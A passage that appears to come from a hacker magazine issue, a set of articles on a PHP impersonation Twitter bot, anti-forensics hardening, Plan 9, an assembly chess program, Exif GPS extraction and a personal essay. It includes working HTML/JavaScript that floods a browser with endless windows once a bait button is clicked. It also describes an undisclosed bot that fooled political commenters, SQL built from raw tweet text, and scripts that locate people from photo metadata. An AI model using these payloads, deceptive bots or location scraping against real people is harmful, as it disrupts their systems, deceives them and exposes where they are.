Speaking of the 1980s, they are alive and well. The training facility was constructed in the 1980s, the furniture is 1980s era, and the endless training videos we watch (around two-thirds of the time spent in class) were filmed in the 1980s. They're on VHS cassettes, and an ancient VCR displays them on an old tube television. Rick fills in with anecdotes and comments on whether the actors seem liberal (he's proudly conservative). Although technology and techniques have evolved since the 1980s, it is almost as though the company doesn't really believe that we'll actually have to put this knowledge to use in the field. Otherwise, they would probably make an investment in updating the training.

In a pinch, could I actually splice fiber? With my old eyes and unsteady hands, sure. I'd splice something, all right, but probably the wrong something. It's like sending a hospital administrator for a week's worth of training every four years, with no other medical background, and saying "the surgeons are on strike, go out and save lives." If any lives are saved, it'd be solely by happenstance. But that's not actually the important question. The important question is whether Rick gives me a passing grade. So far, I think I'm in pretty good shape. He's a big Trump supporter, and I give him a wink and nod when the subject of illegal immigration comes up at lunch. Rick thinks he knows where I stand, and if I play my cards right, I'll get an A grade. I might even avoid doing push-ups.

And with that, it's time to bring this issue to a close. Whatever you're doing this spring, take a moment to thank the invisible men and women that help you communicate about it.



# My President Twitter Bot Experiment

by R.B.

Until a few months back, Argentina had a 12 year monarchy-styled government including huge corruption, nepotism and politic violence. Néstor Kirchner was president for four years. Then his wife, Cristina Fernández de Kirchner, was president for the following eight years. Cristina Fernández de Kirchner, instead of giving press conferences, used the official Twitter account @CFKArgentina to spread Goebbels-styled propaganda, send threats to opposition, and exalt fanatics of all kinds.

After analyzing the official Twitter account, I decided to make an experiment: a fake Twitter account (@CFKResponde) that responds using a custom made PHP/MySQL chatterbot.

The main idea was to determine the percentage of people who were able to identify that a computer was responsible for the answers in this controlled environment of a political Twitter discussion.

To make this experiment, I have started by populating a database table with a field to detect certain words and expressions, and another field for the answers. The answers are loaded from presidential speeches and also from politic fanatics' Twitter timelines.

The database is connected to a PHP script, which is executed once per hour with a Linux cron. That PHP script uses a Twitter Application Programming Interface (API) to read mentions, parse into words, detect questions, insults, etc., and then match them with the database to preselect the best fit answers.

## PHP code to detect mentions using Twitter API

```
require_once('twitter/twitteroauth.php');
$tweet = new TwitterOAuth($userKey, $userSecret, $userToken, $userTokenSecret);
$result= $tweet->get('statuses/mentions_timeline', array('since_id'=>1000 ,
'cursor' => $cursor, 'count'=>10));
foreach($result as $tweet) {
    call mybot($tweet->text, $tweet->user->screen_name, $tweet->id_str);
}
```

## PHP code to match phrase with database

```
$query="SELECT answer FROM brain WHERE phrase='".$supperWord."'";
$result = readDatabase($query);
$num=mysql_numrows($result);
$i2=0;
while ($i2 < $num) {
    $arrOut[$i][0]= mysql_result($result,$i2,"answer");
    $i++;
    $i2++;
}
```

From preselected answers, a random number determine the final response, which is posted also using a Twitter API. All interactions are logged for further analysis and tuning. If words or expressions are not detected in the database, the bot is able to respond with generic answers and also with a mix of online and offline content. Example: stored database answer combined with an opposition newspaper headline.

## PHP Code for Newspaper Headlines

```
$content = file_get_contents($feed_url);
$xml = new SimpleXmlElement($content);
foreach($xml->channel->item as $entry) {
    if ($limit<5){
        $myRand=rand(1,3);
        if ($myRand==1)
            $preNews="Read this headline: ";
    }
    $arrOut[$i][0]=$preNews.utf8_decode($entry->title);
    $i++;
    $limit++;
}
```

The fake presidential bot has been running for five months, generating thousands of interactions, as well as retweets and likes. Until this point, not even one person accused @CFKResponde of being a computer program.

While several conclusions can be obtained from this small experiment, I have the strong feeling that this massive deception was anything but a technological merit, since there is no merit in replicating the empty and automated rhetoric that politics have been using in Argentina.

# Defense Against the Black Arts of Forensics

by Alex

In our modern security climate, it is quite obvious that there's a need to protect our data. There are plenty of guides and papers about anonymizing your presence on the net and general OPSEC. This article is about neither. This will be about protecting your computer and the information contained within. Regardless of whether you're a journalist, activist, everyday man, or you just read a guide about how to become a Darknet drug dealer, you have a need for protection. Depending on what information you store on your computer, some of these instances might be a bit too extreme.

The initial step should come as no surprise and, hopefully, this is already implemented. If not, you'd do well to remedy it today. Full-disk encryption (FDE) is a great first step. Let's assume you use Linux and/or Unix; today's installers often provide you with the option of easy FDE. If not, then there are plenty of guides on the net on how to do it with CLI, the Arch Linux wiki for example. There are also options available for Microsoft Windows if you really must use it (BitLocker and GuardianEdge as examples).

One of the most common attack vectors against FDE is to extract the key from a RAM-dump (if you exclude breaking bones!). Most law enforcement agencies in Sweden try to perform a warm boot attack on running systems. Although, when necessary (and possible), a cold boot attack is done instead. Sometimes neither is performed, but that is another story.

A warm boot attack in a nutshell is rebooting a running system into a live OS specifically tailored to contaminate the RAM as little as possible (i.e., small size) and then dumping the content of the RAM. Now, as annoying as this might be for some, in the BIOS we should disable the possibility of booting from anything except the hard drive(s) as well as adding password protection for the BIOS. While it is still possible to plug in a hard drive and boot from it, most people tend to use USB-HDDs and/or CD-ROMs for this task.

Now our weakest link is the CMOS battery. We can remedy that by adding a layer of physical security to it. Whether you glue or solder the CMOS battery to the board, it's really up to you. The purpose of this exercise is twofold. It will increase the amount of time it would take to perform the swap and should leave visible traces if the battery was tampered with should someone physically remove it.

For those RAM types that are susceptible to cold boot attacks, I recommend soldering them stuck and/or gluing them in place. There are scientific papers on why some types of RAM are not vulnerable to cold boot attacks, but why take the risk on the chance that they are wrong and/or are paid to lie?

Neither of these are foolproof, but it takes time and effort to circumvent them and that is exactly what we want. Unless the attacker opens up the case to inspect the guts of the computer, these protective solutions will be found after a reboot. That means that the clock is ticking for the content of the RAM. Now the examiner will need to perform countermeasures to be able to boot the live OS. It is still



possible that the content from the RAM will be disclosed, but this will, at the very least, add a possibility of failure to retrieve it.

If your computer is found running and unlocked, an examiner/intruder will most likely connect a medium of sorts to the computer with his/her forensic tools. Big mistake. A daemon/process should be running whose function is to identify devices that are connected to the computer. If a device isn't on a whitelist (example: MAC based whitelist for USB devices), the computer should shut down and/or wipe RAM right away.

Another interesting target to acquire is your cellular phone. I will not write in detail about this, but it is still worth mentioning how phones (often) are preserved in a forensic investigation. Usually the phone is put into a Faraday container to avoid a remote wipe from the owner. This can be used to our advantage. It wouldn't be difficult to write an application that pairs with a cellular phone over Bluetooth and/or tracks specific cellular towers. In fact, variations of these programs already exist for various platforms. Regardless of whether you

write your own or not, your goal should be to perform a shutdown and/or RAM wipe any time the connection is broken.

Firewire is another troublesome attack vector. While it is possible to mitigate attacks over Firewire on a software level (by uninstalling/blocking the SBP-2 driver), the reality is that with sufficient privileges, you can still reinstall/enable them. So, I propose that you buy epoxy and fill the FireWire port up until it pours over. No one uses FireWire anyhow, right?

Now you might believe I only dress in tinfoil and live in a bunker residing far from the city, but that is far from the truth. It is very hard to defend against a threat that has physical access, which means extreme measures are needed to mitigate the threat. While these proposed remedies will not make your data completely secure, without (any of) them, the risk is far greater that the information will be leaked. In these times where information is king, you should take appropriate precautions and make sure no one can readily and easily access your data.

## A Plan 9 Primer

by B. Boehler

Early in the 1980s, a trend in computing was starting in which users were ditching large, time-sharing computers in favor of small, individual microcomputers. People and businesses were tired of costly, centralized computer systems that were often bogged down by the large amount of users, and found that everyone was much more productive when using their own computer. Even though there was quite a loss in computing power per person during this switch, many individuals found the change to be worth it.

And even though lots of issues were solved with this, much more were created. Operating systems designed for centralized computers, in particular UNIX, were ported to the new microcomputers in an attempt to recreate the same environment users had before. But there was a major problem: UNIX by the 1980s was very old, and it didn't quite adapt well to the newer concepts of the time, especially networking.

Networking was poorly integrated into UNIX, making it a challenge to connect all the microcomputers together, and users lost many of the features they enjoyed when they all shared a centralized system. Not only this, but updating, maintaining, and administering a network of varying hardware on UNIX caused a bunch of headaches. UNIX by this time was clearly deprecated and something needed to change.

Bell Labs was well aware of these problems. The same team that developed the C programming language, with people such as Rob Pike, Ken Thompson, Dave Presotto, and Phil Winterbottom, set out to develop a new operating system to meet changing needs. Instead of multiple users sharing resources on one large computer, their new operating system was designed to pool the resources of many small computers over a network. Using many of the ideas of UNIX, they developed the Plan 9 operating system, and it is a very unique piece of software.

Plan 9 was designed off of two concepts. The first is that all things are treated as a file. This means that even hardware is represented by a file, and can be accessed through actions of read and write, and not through some complex system call. For example, to get the location of the mouse, all a program would have to do is read the state of `/dev/mouse` without ever having to communicate directly with the hardware. This proved to be a successful part of UNIX, and is still used today in UNIX derivatives such as Linux or OSX.

What makes Plan 9 so special is the second concept, which dictates how these hardware resources can be accessed. The team at Bell Labs developed a set of protocols simply named 9P, which is not only a set of rules for how a machine can access its own resources, but also allows computers to access the resources of other computers. Accessing resources remotely is as simple as accessing a file across a network, and since all hardware is treated as files, any two computers can share any physical device. This is the mechanism Plan 9 uses to pool the resources of the computers.

By being able to access hardware remotely, this allows servers to be set up on a network with special hardware that can be accessed by anyone. For example, say a group of users does computationally intensive work on their systems, but the pool of their microcomputers doesn't provide enough power. In this case, a CPU server with powerful processors could be set up and connected to the network, and users could use the CPUs on the server as if they were their own. This makes networks very cost effective and modular, and they can be tailored to specific needs.

Even though Plan 9 is a spiritual successor to UNIX, it incorporates a new suite of tools and brought along some modified old ones. Plan 9 utilizes a new shell, simply named `rc`, which replaced the bourne shell (the shell that would later become `bash`). The `rc` shell uses a more simplified but similar syntax to that of the bourne shell, and conditional control structures resemble that of C. `rc` comes with some new features such as advanced string and array handling, and has much more powerful IO redirection than that of the bourne shell.

Programming is also different on Plan 9. Almost all programming for Plan 9 is done in C, but they use a modified version of the language where they threw out some "unnecessary" parts. In early versions, programs for Plan 9 were

written in a C-like language named "Alef," but this was quickly dropped and replaced with a special C library. It comes with an interesting default text editor named `Acme`, and has a debugger named `Acid`. Both of these tools have a bit of a learning curve, but some people swear by these tools (and others swear at them).

Plan 9 also comes built-in with a graphics system that's gone through many changes as time has progressed. The window system started out being named `8½` and was written in C. It was later written in Alef and renamed the Rio window system, but the functionality remained the same. The GUI is by no means pretty, but it is functional and easy to learn as it simply consists of drawing terminal windows which can then later be used to start other programs. Rio is special due to the fact that it makes its operations transparent to other applications, and this allows for Rio to be run recursively within itself and within other window managers.

Sadly, by the mid 1990s, Plan 9 development was put on the back burner and the resources were redirected to another experimental operating system, `Inferno`. When Lucent Technologies bought Bell Labs, the Plan 9 project was officially ended and the source was released to the public for free in 2000. But this is not where the story ends. Multiple online groups exist that are keeping it alive today by updating and adding onto the code, and they're doing a pretty impressive job. Many of these modified versions, called "forks," stay true to the original software and have been ported to most modern architectures (Plan 9 can even be run on a Raspberry Pi).

Those looking to try out a canon version of Plan 9 will have success looking at Bell Lab's website at [plan9.bell-labs.com](http://plan9.bell-labs.com) ➡ `/plan9/`. A popular fork that can run on a wide variety of hardware, called "plan9front," can be found at [ninetimes.cat-v.org](http://ninetimes.cat-v.org). If you're interested in using some of the tools listed above, but don't want to have to use Plan 9, they have been ported to Linux and Mac OSX (sorry, Windows users) in a package called "Plan 9 from user space," which can be found at [swtch.com/plan9port/](http://swtch.com/plan9port/). The `rc` shell can be used on Linux, although documentation may be a little scarce. This obscure little operating system sure isn't going to be anyone's desktop OS anytime soon, but it sure does make a fun weekend project.





This POC is very experimental and bears several shortcomings when comparing with any other real FIDE existing chess game engine - you have been warned. It plays like a fish as AI is reduced to a half-ply max solely. It also has no end-game detection, pawns move only a single square, it cannot castle or do promotions - let alone en-passant - and takes about a hundred seconds to play. It also only works on Microsoft Windows XP SP3. Like the minimalist Edlin line editor, Cheesslin focuses on a single console line. Whites start at the bottom of the virtual chess board, but SAN notation order is inverse ranks:

|   | A | B | C | D | E | F | G | H |
|---|---|---|---|---|---|---|---|---|
| 1 | r | n | b | q | k | b | n | r |
| 2 | p | p | p | p | p | p | p | p |
| 3 |   |   |   |   |   |   |   |   |
| 4 |   |   |   |   |   |   |   |   |
| 5 |   |   |   |   |   |   |   |   |
| 6 |   |   |   |   |   |   |   |   |
| 7 | P | P | P | P | P | P | P | P |
| 8 | R | N | B | O | K | B | N | R |


So in order to test Chesslin, one can uudecode the below binaries to input first algebraic notation “h7h6” characters: starting the game by moving the white pawn on H file from seventh rank to sixth rank. A longer example string sequence of gameplay is “h7h6h2h3g8f6h3h4f6g4h4h5g4h2g1h3h2f1h3g5”. Remember, if your keyboard input is not legal chess, then Chesslin will silently expect you to enter again a conforming four ASCII character string just to proceed. Thus, if only a single faulty character was entered, you will need to fill in with three more “dummy” characters before retyping a desired algebraic notation because validation only occurs every four characters exactly. All bugs are ofc mine.

[illegible]

|                     |   |
|---------------------|---|
| rep stosb           | ; prepare board empty squares assumes ax=0 cx=255     |
| cwd                 | ; set Black=0=top active player turn, White=8=bot     |
| xchg ax,di          | ; shorter mov di,ax prepares writing segment base     |
| mov cl,20h          | ; 32 initialization decoding bit rotations in all     |
| a:mov eax,52364325h | ; back-rank "rnbqkbnr" nibble-encoded 32b pattern     |
| rol eax,cl          | ; rotate next Black chess piece value in lsnibble     |
| and al,15           | ; isolate a Black chess piece value from lsnibble     |
| stosb               | ; left-to-right write Black back-rank major piece     |
| mov [di+0eh],si     | ; left-to-right write Black pawns assumes si=100h     |
| mov [di+5eh],bp     | ; left-to-right write White pawns assumes bp=9xxh     |
| or al,8             | ; transforms Black back-rank major piece to White     |
| mov [di+6fh],al     | ; left-to-right write White back-rank major piece     |
| sub cl,3            | ; fixes back-rank pattern nibble rotation counter     |
| loop a              | ; file-by-file ranks init loops 20h/(3+1)=8 times     |
| b:mov si,0fffh      | ; point source index to algebraic notation buffer     |
| push si             | ; shorter save of algebraic notation buffer start     |
| mov cx,4            | ; print dword ascii algebraic notation buffer str     |
| c:lodsb             | ; get one of four usr/cpu bytes from ascii buffer     |
| int 29h             | ; dos api fast console out display char al=[di++]     |
| loop c              | ; continue until ascii file-first pair chars left     |
| xor dl,8            | ; alternate active player turn Black=0 or White=8     |
| pop di              | ; shorter restore algebraic notation buffer start     |
| jnz h               | ; if active player turn is White then do keyboard     |
| fldz                | ; else Black active player turn fpu load +0.0 cst     |
| fbstp [di-6]        | ; and store back 80-bit packed bcd decimal number     |
| e:mov si,0fff5h     | ; zeroed this,best score 0fff5h and coords 0fff7h     |
| lodsw               | ; move lsb=potential capture vs. msb=best capture     |
| cmp al,ah           | ; compare this capture value against best capture     |
| jc f                | ; prune calculations if capture already lower val     |
| call n              | ; else verify the attack potential chess legality     |
| jc f                | ; capture higher value but move was illegal chess     |
| mov [di-7],al       | ; successful calculation thus store newer highest     |
| fild d [di]         | ; successful calculation thus load current coords     |
| fistp d [si]        | ; successful calculation thus store highest coord     |
| f:inc d [di]        | ; resume exploring exhaustive [0;0ffffh] interval     |
| jnz e               | ; including subset ["lala";"8h8h"] until finished     |
| mov cl,2            | ; convert int32 to two file-first algebraic words     |
| g:lodsw             | ; get first int16 msw/lsb algebraic notation word     |
| aam 16              | ; integer to expanded zero-based file/rank nibble     |
| add ax,2960h        | ; translate file/rank to ascii chess board origin     |
| stosw               | ; write pair=half of the ascii move buffer string     |
| loop g              | ; get next int16 msw/lsb words algebraic notation     |
| jmp k               | ; and proceed examining ascii move buffer strings     |
| h:mov si,di         | ; di points to 0fffh for both input and verify        |
| i:mov di,si         | ; resets every input to algebraic notation buffer     |
| mov cl,4            | ; one file-first algebraic notation is four bytes     |
| j:cbw               | ; zero accumulator msb to set funct get keystroke     |
| int 16h             | ; al=dos bios keyboard services api blocking read     |
| stosb               | ; src file=ffffb;rank=ffffc dst file=ffffd;rank=ffffe |
| loop j              | ; all file-first algebraic ascii quartet inputted?    |
| call n              | ; else verify algebraic ascii move is legal chess     |
| jc i                | ; if not then proceed to ask user input move anew     |
| k:call l            | ; converts algebraic notation buffer ascii source     |
| push w b            | ; redirect second fall-through return to printout     |
| l:lodsw             | ; algebraic notation buffer ascii source then dst     |
| sub ax,3161h        | ; convert to zero-based alphanumerical 3161h="a1"     |
| aad 16              | ; convert to x88 board representation (al+=ah*16)     |



|                           |   |
|---------------------------|---|
| mov di,ax                 | ; add x88 chess board representation memory start |
| test cl,cl                | ; verify caller's asked mode is passive or active |
| jnz m                     | ; call asked mode mutex is passive so skip writes |
| xchg [di],ch              | ; call asked mode mutex is active so write board! |
| m:and al,8bh              | ; test if inside main chess board x88 bitmask use |
| ret                       | ; return to standard callers or printout redirect |
| n:pusha                   | ; save reg vals in: si=fff7h/fffbh di=fffbh/ffffh |
| mov si,0fffbh             | ; point source index to current ascii move buffer |
| mov cl,8                  | ; set passive mode count mutex for only verifying |
| call x                    | ; convert buffer ascii src pair to x88 memory add |
| jz u                      | ; source is non-conforming : illegal empty square |
| xor dl,al                 | ; sets move conformitiy using active player color |
| test dl,cl                | ; test move conformity using active player colour |
| jnz u                     | ; source is non-conforming : opponent turn colour |
| mov bx,di                 | ; else if source conforming then save piece addr. |
| mov dh,al                 | ; else if source conforming then save piece value |
| call x                    | ; convert buffer ascii dest to x88 memory address |
| jz o                      | ; if move nature not an attack skip over captures |
| xor dl,al                 | ; sets move conformitiy using active player color |
| test dl,cl                | ; test move conformity using active player colour |
| jnz u                     | ; destination is non-conforming : same turn color |
| o:sub di,bx               | ; source & destination conforming so obtain delta |
| mov [0fff5h],al           | ; save piece value as non-transactional potential |
| mov al,dh                 | ; restore previous saved move source piece nature |
| and al,7                  | ; normalize gray piece nature colorless isolation |
| test al,1                 | ; determine source piece's parity interval length |
| jz p                      | ; piece face=piece nature=piece value=piece score |
| mov cl,4                  | ; override halving default interval len if parity |
| p:cmp al,1                | ; test if moving piece is a special handling pawn |
| mov bx,y                  | ; piece memory address off-by-one index ret fixed |
| xlatb                     | ; move piece original start offset memory address |
| xchg ax,di                | ; offset becomes accumulator becomes displacement |
| jnz s                     | ; leave if move source piece not special handling |
| test dh,8                 | ; else adjust move source pawn color displacement |
| jnz q                     | ; no White pawn displacement sub-interval fixings |
| scasd                     | ; displacement interval offset+=4 for black pawns |
| q:test ch,ch              | ; verify if pawn is attacking an opponent piece ? |
| mov cx,2                  | ; loop index clears msb placeholder also sets lsb |
| jnz s                     | ; if non-empty square : pawn attacking diagonally |
| dec cx                    | ; else decrease parity interval size special case |
| r:scasw                   | ; displacement interval start+=2 prunes attacking |
| s:add di,bx               | ; set displacement interval scanning start offset |
| repnz scasb               | ; verify move exists in displacement sub-interval |
| jz v                      | ; ZF set legal src piece displacement delta found |
| jmp u                     | ; illegal src piece displacement: delta not found |
| t:pop ax                  | ; bail shotcircuits nested dataflow function call |
| u:stc                     | ; carry mutex persists indicating move is illegal |
| v:popa                    | ; persistant CF mutex is indicator to legal chess |
| ret                       | ; restore move mode mutex cl=passive or cl=active |
| x:call l                  | ; verify this move legal within inside main board |
| jnz t                     | ; exits for illegal move piece outside main board |
| cmpxchg [di],al           | ; discriminate from special case zero return vals |
| y:db 195,21,7,19,15,15,15 | ; p[1]PF4,n[2]PF8,b[3]PF4,q[4]PF8,r[5]PF4,k[6]PF8 |
| z:db -33,-31,-18,-14,14   | ; prev label is ret+1 parity displacement offsets |
| db 18,31,33,-16,16,-1,1   | ; z array is displacement overlap interval values |
| db 15,17,-15,-17,-16      | ; knight rook+8 bishop+12 pawns White+12 Black+18 |
| db -32,15,17,16           | ; queen and king moves are rook+bishop+pawn moves |



# EXPLOITING HTML - MAKING YOUR BROWSER A VEGETABLE

by Dent  
[dentedfun@gmail.com](mailto:dentedfun@gmail.com)  
[dentedfun@protonmail.ch](mailto:dentedfun@protonmail.ch)

Those I know in the 2600 community can vouch that although I love hacking, I am not always the most advanced user, so be prepared for some painfully simple codes.

A few weeks ago, or perhaps months ago by the time you are reading this, I decided I wanted a fun way to troll some friends of mine. Everyone knows all too well not to open shady looking programs unless you want your computer to be a playground for viruses. But not too many people are aware that visiting shady websites, and more importantly interacting with them, can be pretty dangerous as well. Although the examples I am giving today may not be super dangerous, they are made to show that interacting with websites can affect your browser temporarily.

What I first tried was making a website with a script that would constantly open a new website in a new tab, causing a constant flow of new tabs, or windows, to open - so many that you would not be able to close them faster than they opened. The script looked a bit like this (inside of the HTML <script> tag):

```
function myFunction() {  
while (1==1){  
window.open("http://somewebsite.com");  
window.open("http://somewebsite.com");  
window.open("http://somewebsite.com");  
window.open("http://somewebsite.com");  
window.open("http://somewebsite.com");  
}  
}  
myFunction();
```

If you have tried this on your browser, you can see clearly that nothing interesting has happened thus far other than a little window, perhaps, that says "popup blocked" (or something of that sort). At least, this was the message displayed on my Firefox browser.

I then decided (through a couple dozen pages of forums with other people asking the same exact question) that I would have the script activate upon a button click. This would completely bypass popup detection, as it was triggered upon user input. I just needed something that would look very clickable. What would look clickable? Well, clearly a button with big bold letters stating FREE BACON BUTTON is all the rage nowadays.

My full HTML code looked as follows (scaled down for printing purposes):

```
<!DOCTYPE html>  
<html>  
<head>  
<style>
```



```

body {
background-image: url("somebaconimage.gif");
}

</style>
</head>
<body>

<button onclick="myFunction();">FREE BACON BUTTON</button>
<script>
function myFunction() {
while (1==1){
window.open("http://somewebsite.com");
window.open("http://somewebsite.com");
window.open("http://somewebsite.com");
window.open("http://somewebsite.com");
window.open("http://somewebsite.com");
}
}
</script>
</body>
</html>

```

As you can see, the code is cringingly simple; A button that activated a function. What was more entertaining, however, was how my browser - and other browsers on different computers - reacted. My Firefox browser, on my crappy Apple laptop, became completely unresponsive upon clicking my creatively decorated button. This meant that if other people with other crappy laptops opened the link and were curious enough to click the button, all of their tabs would have to be sacrificed to reopen the browser, as well as the browser having to be forcibly quit. I was not able to open a new tab, and eventually got the spinning beach ball of death, as many call it, on my Apple-made computer.

I then sent it to my friend sitting next to me to see what his more pristine computer would do. It did what I originally expected. On his screen was an infinitely expanding number of tabs. He wittingly tried closing the tabs one by one, only to be greeted by a dozen more tabs opening at the same time. Indeed, it was a vegetable of a browser. What I did not expect, probably because of my lack of advanced browser knowledge, was that upon reopening the browser, the same tabs would open again. The solution was to hold down shift while opening the browser again. I don't know if this applies to browsers other than the notorious Safari.

All I had to do at this point was find some free web hosting service and sign up with a fake identity and a temporary email to get my cute little HTML file online. Many may be familiar with services like Mailinator or 10minutemail. However, other websites are updating their intelligence. When I tried using sillytest123@mailinator.com, I was greeted with a warning saying something along the lines of "DOMAIN NOT ALLOWED". After trying a different temporary email, I was getting my jimmies rustled once more. The one temporary email address service that I found to work excellently and would recommend was <http://temp-mail.org/en/>. Not only did I have the option of making new emails, but they also came from different domains.

In conclusion, don't be silly and click links that you find on random websites from random users. Ever heard of "stranger danger?" Even more important, do not click on big fancy buttons. It is extremely simple to set up a small website that will fill your browser with pornography, eons of new tabs, and jump scares.

For more online safety tips and antitracking/ popup tools, you can visit:

- <http://www.netsmartz.org/InternetSafety>
- <https://www.eff.org/privacybadger>
- <http://www.enigmasoftware.com/how-to-block-malicious-websites>

# Exif Location Recon with Python

by Michael L. Kelley Jr.

Many photographs found on the web contain valuable information embedded inside. This metadata, known as Exif (Exchangeable image file format) is written to the image file by the device that it was captured with. This can include: date and time, device information, camera settings, copyright information, and geographical location. While useful, this Exif data can lead to privacy concerns. This article will discuss using the Python programming language to extract Exif data from photographs and put the information to practical use.

I will be using Python 2.7.10 along with the ExifRead 2.1.2 package on a system running Windows 10. Python can be downloaded at: <https://www.python.org/downloads/>

Once installed, set the PATH variable for Python under Windows:

```
Control Panel > search
'Environment' > Edit Environment
Variables
```

Edit the PATH to include:

```
C:\Python27; C:\Python27 Scripts\;
```

I used pip to install the ExifRead package. For installing pip on Windows, see: <https://stackoverflow.com/questions/4750806/how-to-install-pip-on-windows>

Note: Python 3 includes the pip package by default.

You will also want access to a few .jpg files that have Exif metadata attached. Any photo that you take with your phone or digital camera should have this data intact. Note: Some websites strip out Exif data upon upload. As I've come to learn, this is a very controversial topic of debate as the data can be used for both ethical and non-ethical reasons. Good examples would be capturing Exif data to prove that a device was stolen or photographers using the data to try and recreate the exposure settings of a particular shot. A bad example would be using the data to see where a person is at a particular time and then carry out a crime based on that information.

The following is a list of sites and their stances on Exif data:

|             |                  |
|-------------|------------------|
| Photobucket | - Strips Exif    |
| Facebook    | - Strips Exif    |
| Twitter     | - Strips Exif    |
| Instagram   | - Strips Exif    |
| Flickr      | - Strips Exif    |
| Google+     | - Preserves Exif |

In Windows 10, you can verify if a photograph has Exif data by right-clicking on the image file

and choosing > Properties > Details. The properties and corresponding values will be listed.

Let us take a look at pulling Exif tags under Python:

```
#Listing1.py
#Pull all Exif Tags

#pip install exifread

import exifread

f = open("C:\Users\Username\Desktop\
top\Sample1.jpg") #Location of
    photograph

tags = exifread.process_file(f)

for tag in tags.keys():
    if tag not in ('JPEGThumbnail',
    'TIFFThumbnail', 'Filename',
    'EXIF MakerNote'):
        print "Key: %s, value %s" %
        (tag, tags[tag])
```

Listing1.py will try and pull all of the Exif metadata tags that it can find from a photograph. What if we just want certain information like GPS? Let's take a look at the next listing:

```
#Listing2.py
#Only GPS info

#pip install exifread

import exifread

f = open("C:\Users\Username\Desktop\
top\Sample1.jpg") #Location of
    photograph

tags = exifread.process_file(f)

for tag in tags.keys():
    #Look for GPS tags and
    print them
    if "GPS" in tag:
        print "Key: %s,
        value %s" % (tag, tags[tag])
```

Listing2.py pulls only the GPS tags and values and displays them. This will include the latitude and longitude that the photograph was taken at. ExifRead returns these values in degrees, minutes, and seconds.

For a final example, let us pull relevant information from the Exif data if we wanted to try and get device information and GPS information:



```

#Listing3.py
#Custom/Important Tags

#pip install exifread

import exifread

f = open("C:\Users\Username\Desktop\Sample1.jpg") #Location of
photograph

tags = exifread.process_file(f)

#Only find/print desired tags

for tag in tags.keys():
    if 'EXIF DateTimeOriginal' in tag:
        print("Original Date & Time: %s" % (tags[tag]))

    else:
        if 'GPS GPSLatitudeRef' in tag:
            print("Latitude Reference: %s" % (tags[tag]))

        else:
            if 'GPS GPSLatitude' in tag:
                print("GPS Latitude: %s" % (tags[tag]))

            else:
                if 'GPS GPSLongitudeRef' in tag:
                    print("Longitude Reference: %s" % (tags[tag]))

                else:
                    if 'GPS GPSLongitude' in tag:
                        print("GPS Longitude: %s" % (tags[tag]))

                    else:
                        if 'Image Model' in tag:
                            print("Model: %s" % (tags[tag]))

                        else:
                            if 'Image Make' in tag:
                                print("Make: %s" % (tags[tag]))

```

Listing3.py will print the relevant information that will place a device make/model with the location where the photo was taken.

An example data pull from an image might look like so:

```

GPSLongitude, value [80, 16, 711/20]
GPSLongitudeRef, value w
GPSLatitude, value [40, 9, 3301/100]
GPSLatitudeRef value N

```

Coordinates are given in degrees, minutes, and seconds. Using the FCC site listed in the resources below, we can calculate the decimal form for longitude and latitude. To calculate the seconds for longitude in the above example, take  $711/20=35.5$ . So degrees=80, minutes=16, seconds=35.5 would give the longitude decimal value of 80.276528. This could then be used in conjunction with Google Maps to map the location once the latitude is found.

Further research with this could include making a custom script to pull Exif tags from multiple photographs at once and also writing the

information to a .txt file for later use. Also, know that Exif data can be easily removed from images to prevent this type of use either manually or by using a program like FileMind QuickFix, which is listed in the resources below.

## Resources

- ExifRead 2.1.2: <https://pypi.python.org/pypi/ExifRead>
- Jeffrey's Exif Viewer: <http://regex.info/exif.cgi>
- ExifTool: <http://www.sno.phy.queensu.ca/~phil/exiftool/>
- Google Maps: <https://www.google.com/maps>
- FCC Degrees, Minutes, Seconds: <https://www.fcc.gov/encyclopedia/degrees-minutes-seconds-tofrom-decimal-degrees>
- FileMind QuickFix: [http://download.cnet.com/FileMind-QuickFix/3000-12511\\_4-75563232.html](http://download.cnet.com/FileMind-QuickFix/3000-12511_4-75563232.html)



# The Hacker Perspective

by Ghost Exodus

I had a late start when it came to computers because my adopted parents were from the early 1930s, and so I was raised within the shadows of their reminiscence. But by 1998, I was 14 and a member of my high school's computer club, not realizing the full potential of the Windows systems that we were playing *Duke Nukem* death matches on until I met a hacker. Let's just say I was intrigued and I was his unlucky victim. He refused to teach me a thing, save for RTFM (read the fucking manual). He would give me 1.44 MB floppies with DOS games, in which he had wrapped a trojan onto the game's executable file so he could backdoor into my system and hijack my dial-up numbers until my ISP was calling my parents and I was grounded for something I didn't exactly understand. Soon, I became the victim of dozens of packet blasting skiddies on IRC who attacked objectively without purpose or reason.

At last, I decided to make it my life's mission to learn all that I could about computer hacking. I relentlessly pored over tutorials I discovered on old bulletin board systems, websites, and in books. I read *Phrack* and *2600* and conducted endless experiments on the systems I built from my local trashing missions.

In totality, I empowered myself through technological enlightenment as I rose above my misfortunes and, in turn, I empowered victims of cyber abuse. Hacking became an ideology to me as well as my beloved technoculture. To me, hacking is the ability of thinking outside of the walls of conformity. It is an expression just like art, music, or dance - and expression is a form of creative thinking. We were not taught in school how to learn. We were programmed what to learn.

This is partly what The Mentor was so pissed off about when he wrote "The Hacker Manifesto" in 1986.

